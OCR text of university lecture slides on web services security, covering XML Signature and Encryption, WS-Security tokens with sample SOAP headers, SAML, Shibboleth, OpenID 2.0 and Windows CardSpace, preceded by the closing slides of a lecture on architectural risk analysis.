Architectural Documents
Regulations Standards
External Resources
Build One-Page Architecture Overview
Perform Attack Resistance Analysis
Identify General Flaws Noncompliance to Guidelines and Standards
Map Applicable Attack Patterns
Show Risks and Drivers in Architecture
Show Viability of Known Attacks
Perform Ambiguity Analysis
Ponder Design Implications
Generate Separate Architecture Diagram and Documents
Unify Understanding
• Uncover Ambiguity
• Sufficiency Analysis
• Unravel Convolutions
• Uncover Poor Traceability
Perform Weakness Analysis
Find & Analyze Flaws in
• COTS
• Frameworks
• Network Topology
• Platform
Identify Services used by Application
Map Weaknesses to Assumptions made by Application
Output Documents
Software Flaws
Architectural Risk Assessment Report
Andreas Steffen, 29.03.2010, 6-SoftwareSecurity.pptx 25

The End

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

"LISTEN, KID, HOW MANY TIMES DO I HAVE TO EXPLAIN IT TO YOU...
BUGS *DON'T BECOME PROGRAMMERS."*

Internet Security 2 (IntSi2)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

7 Web Services Security

Prof. Dr. Andreas Steffen

Institute for Internet Technologies and Applications (ITA)

7 Web Services Security

- Comparison of Network, Transport, and Application Layer Security

7.1 XML Security / SAML

- XML Signature and XML Encryption
- Web Services Security (WSS)
- WS-Security: UsernameToken
- WS-Security: BinarySecurityToken
- Secure Assertion Markup Language (SAML)

7.2 Federated Identity


- Definition of Federations and Federated Identity
- Shibboleth Authentication and Authorization Infrastructure (AAI)

7.3 OpenID 2.0

- OpenID URIs, identity providers and relying parties (service providers)
- OpenID WikiTravel Example

7.4 Windows CardSpace

- InfoCards in Windows CardSpace wallet
- VeriSign Personal Identity Portal



Network Layer Security (IPsec)

- Security by encryption/signature implemented in the Kernel.
- Difficult to make authentication data available to the application because the IKE keying daemon runs as a separate process.

Transport Layer Security (SSL/TLS)

- Security by encryption/signature implemented in the Userland.
- Feasible to make authentication data available to the application, e.g. via environment variables because the SSL/TLS handshake process is integrated into the secure socket serving the application.

Application Layer Security (WS-Security)

- Security by encryption/signature implemented in the Userland.
- If the WS-Security layer is terminated by the application itself then all authentication data is fully available.

.....

.....

.....

.....

.....

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

7.1 XML Security / SAML

W3C – XML Signature and XML Encryption

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- XML Signature Syntax and Processing
  - Defined by W3C REC-xmldsig-core-20080610/ (RFC 3275)
  - Namespace: xmlns:ds="http://www.w3.org/2000/09/xmldsig#"
  - XML signatures provide integrity, message authentication, and or signer authentication services.
- XML Encryption Syntax and Processing
  - Defined by W3C REC-xmlenc-core-20021210/
  - Namespace: xmlns:xenc="http://www.w3.org/2001/04/xmlenc#"
  - XML encryption defines a process for encrypting data and representing the result in XML. The data may be arbitrary data (including an XML document, an XML element, or XML element content).

XML Signature Syntax and Processing

- Document: http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/

XML Encryption Syntax and Processing

- Document: http://www.w3.org/TR/2002/REC-xmlenc-core-20021210/

OASIS – Web Services Security (WSS)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- SOAP Message Security 1.1 (WS-Security 2004), Feb 2006
  - Namespaces:
    xmlns:wsse= "http://docs.oasis-open.org/wss/2004/01/oasis-200401-wsswssecurity-secext-1.0.xsd"
    xmlns:wsu= "http://docs.oasis-open.org/wss/2004/01/oasis-200401-wsswssecurity-utility-1.0.xsd"
    xmlns:wsse11="http://docs.oasis-open.org/wss/oasis-wss-wssecurity-secext-1.1.xsd"
  - Enhancement to SOAP messaging to provide message integrity and confidentiality.
- Username Token Profile 1.1
  - Use of usernames and plaintext or hashed passwords with WS-Security.
- X.509 Certificate Token Profile 1.1
  - Use of X.509 Certificates with WS-Security.

SOAP Message Security 1.1

- Document: http://www.oasis-open.org/committees/download.php/16790/wss-v1.1-spec-os-SOAPMessageSecurity.pdf

Username Token Profile 1.1

- Document: http://www.oasis-open.org/committees/download.php/16782/wss-v1.1-spec-os-UsernameTokenProfile.pdf

X.509 Certificate Token Profile 1.1

- Document: http://www.oasis-open.org/committees/download.php/16785/wss-v1.1-spec-os-x509TokenProfile.pdf

WS-Security: UsernameToken

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
<soap:Envelope>
  <soap:Header>
    <wsse:Security>
      <wsse:UsernameToken>
        <wsse:Username>christian</wsse:Username>
        <wsse:Password Type="...#PasswordDigest">
          weYI3nXd8LjMNVksCKFV8t3rgHh3Rw==
        </wsse:Password>
        <wsse:Nonce>WScqanjCEAC4mQoBE07sAQ==</wsse:Nonce>
        <wsu:Created>2005-02-01T01:24:32Z</wsu:Created>
      </wsse:UsernameToken>
    </wsse:Security>
  </soap:Header>

  <soap:Body>
    <nd1:add>
      <nd1:msg>This is my payload</nd1:msg>
    </nd1:add>
  </soap:Body>
</soap:Envelope>
```

- Equivalent to HTTP digest authentication

Source: Christian Brauchli & Oliver Roth, ZHW Diploma Thesis 2004

WS-Security: BinarySecurityToken

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
<wsse:Security
    xmlns:wsse="..."
    xmlns:wsu="...">
  <wsse:BinarySecurityToken
    wsu:Id="binarytoken"
    ValueType="wsse:X509v3"
    EncodingType="wsse:Base64Binary">
      KoZIhvcNAQkBFhFyb3Rob2xpdkB6aHdpbi5jaDAeFw0wNDA5MzAwOT...
  </wsse:BinarySecurityToken>
</wsse:Security>
```

- Allows the transport of X.509 certificates and Kerberos tickets
- Can be referenced to sign and/or encrypt SOAP bodies.

Source: Christian Brauchli & Oliver Roth, ZHW Diploma Thesis 2004

OASIS – SAML / SPML / XACML

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- SAML – Secure Access Markup Language
  - SAML is intended to provide a session-based security solution for authentication and authorization across disparate systems and organizations through the use of XML expressions.
- SPML – Service Provisioning Markup Language
  - SPML is a proposed standard for managing the process of provisioning of accounts across disparate systems.
- XACML – The eXtensible Access Control Markup Language
  - XACML is an XML specification for expressing policies for information access over the Internet. XACML is intended to define the representation for rules that specify the who, what, when, and how of information access. Access control, which is often called *rights management* or *entitlement management*, determines who can look at something, what they can do with it, and the type of device they can look at it on.

OASIS

• Organization for the Advancement of Structured Information Standards

Secure Assertion Markup Language (SAML)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Secure Assertion Markup Language 2.0, Mar 2005
  - Namespaces: xmlns:saml= "urn:oasis:names:tc:SAML:2.0:assertion"
    xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
  - XML-encoded assertions about authentication, attributes, and authorization (signed user credentials). Allows single sign-on solutions for web services
  - Parts:
    - Assertions and Protocols
    - Bindings
    - Profiles
    - Metadata
    - Authentication Context
    - Conformance Requirements
    - Security and Privacy Considerations
    - Glossary
  - Transport via HTTP POST requests or XML-encoded SOAP messages.
  - Many web applications still use SAML 1.1

Secure Assertion Markup Language 2.0

- Documents: http://docs.oasis-open.org/security/saml/v2.0/saml-2.0-os.zip

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

7.2 Federated Identity

Federations and Federated Identity

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Definition
  - Federated Identity Management is the use of agreements, standards, and technologies to make identity and entitlements portable across autonomous identity domains." The goal of federation is to enable transparent and secure exchange of identity information to enable disparate systems to interoperate at the security level.

    The Burton Group 2002

Shibboleth
Authentication and Authorization Infrastructure (AAI)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Open Source Middleware developed by Internet2
  - 206 U.S. universities and corporate partners
- Federations: Sharing Resources across Domains
  - E-Learning
  - Library and web site access (e.g research information)
  - Local public WLAN access
  - Grid computing, etc.
- Based on SAML assertions issued by trusted home organizations (Identity Providers) and accepted by resources (Service Providers) that are federation members.
- Many national projects in the US, UK, Finnland, and Switzerland
- SWITCH AAI: 40 home organizations with 250'000 potential users and 400 AAI resources in 2010.

Shibboleth

Andreas Steffen, 9.04.2010, 7-WS_Security.pptx 12

Shibboleth Project Home Page

- http://shibboleth.internet2.edu/

SWITCH AAI Shibbleth Demo

- http://www.switch.ch/aai/demo/2/expert.html

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

7.3 OpenID 2.0

OpenID 2.0 (http://openid.net)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL


- User registers an OpenID URI (e.g. http://asteffen.myopenid.com) with an Identity Provider (e.g. www.myopenid.com)
- A Relying Party (web server offering some service) sets up an association with the Identity Provider based on the user's OpenID URI.
- User can decide on a case-by-case basis which attributes will made available to the Relying Party.

Login with OpenID on Wikitravel Website

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL


Referal to MyOpenID Identity Provider

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




Nickname Conflict

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL




Verification succeeded

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL



Logged-in as Asteffen in Wikitravel

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL



HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

7.4 Windows CardSpace


Microsoft Windows CardSpace

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Introduced with .NET framework 3.0
- Installed on Windows Vista / Windows 7
- Support for any digital identity system (X.509 certificates, SAML, etc.)
- Consistent user control of digital identity (InfoCards in a wallet)
- Replacement of password-based Web login
- Improved user confidence in the identity of remote applications
- OpenID 2.0 support announced in 2007 (availability ???)


VeriSign Personal Identity Portal

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




Store InfoCard in Windows CardSpace

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



VeriSign InfoCard is an X.509 certificate

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL




- Verisign Certification Policy for Extended Validation (EV) certificates


SWITCH AAI

Authentication & Authorization Infrastructure

AuthN & AuthZ

